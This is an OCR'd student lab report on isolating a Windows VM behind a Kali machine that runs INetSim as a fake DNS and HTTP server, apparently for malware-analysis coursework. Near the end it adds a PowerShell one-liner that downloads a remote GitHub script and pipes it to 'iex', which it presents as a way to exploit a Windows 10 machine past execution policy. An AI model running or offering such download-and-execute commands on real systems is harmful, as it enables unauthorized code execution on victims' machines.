Student: NgocNQHE194330


LAB 1: Setting Up Environment

Objective:


What we gonna do from this lab:

Setup 2 **Virtual Machines**, the **Kali** act a fooled **DNS** server and **HTTP** service using **inetsim** which **Win8Malware** infected to connect **Kali's IP** effectively fooling the **Windows machine** into communicating with it instead of the real internet.

Win2008




Kali Linux




Procedure:

The process was divided into setting up the virtual machines, configuring the Kali (attacker) machine, configuring the Windows (target) machine, and finally, verifying the setup.


As we can see all machines connected to **NAT** but I will change to Vmnet8 (NAT) just in case that 2 Machines connect to same **NAT** network:






Name	Type	External Connection	Host Connection	DHCP	Subnet Address
VMnet1	Host-only	-	Connected	Enabled	192.168.12.0
VMnet8	NAT	NAT	Connected	Enabled	192.168.109.0

Now we continue by type:
dhclient -v



It will attempt to get a new IP address and other network settings from a DHCP server, and it will print detailed.

To know IP address use command:
ifconfig




We can see IP is 192.168.109.133


I will check if there apache2 processes here, seem like there is non of it so we pass this:

Now the fun part config the **inetsim:**
cp /etc/inetsim/inetsim.conf /etc/inetsim/inetsim.conf.orig nano /etc/inetsim/inetsim.conf


we need to change the service_bind_address to listen all IPs, dns_default_ip to change dns same as the Kali's IP.



We will run **inetsim:**




Next step we need to change the **DNS** server in config to trick the system:



After change the config it we will test nguyenquyngoc.com domain for it:

We trick the window8 to connect fakeDNS from kali and return this HTTP request




The scan results showed a large number of open ports, including common ones like HTTP (80), HTTPS (443), FTP (21), and DNS (53). These ports were not actually open on the Kali OS but were being simulated by INetSim to mimic a real-world server.

Conclusion:

The Windows machine was completely isolated from the real internet and tricked into communicating only with the Kali machine. By redirecting the Windows VM's DNS requests to a Kali VM running INetSim, a simulated internet was created.

Now we can exploit it in modern OS by using powershell's script just for fun =):



I have this Window 10 version 22h2, for example if someone as admin use the this command: Invoke-WebRequest -Uri "https://raw.githubusercontent.com/azzo-dude/IAM302/refs/heads/main/LAB/lab1/script.ps1" | iex

CODE LINK: https://github.com/azzo-dude/IAM302/blob/main/LAB/lab1/script.ps1

Even the policy UnauthorAccess Window 10 can’t block this script =)

I don’t want to complex the code **(need to change ip script every time we want to match the ip from kali)** from but to know how it can still implement in modern day to exploit the machine, here the result: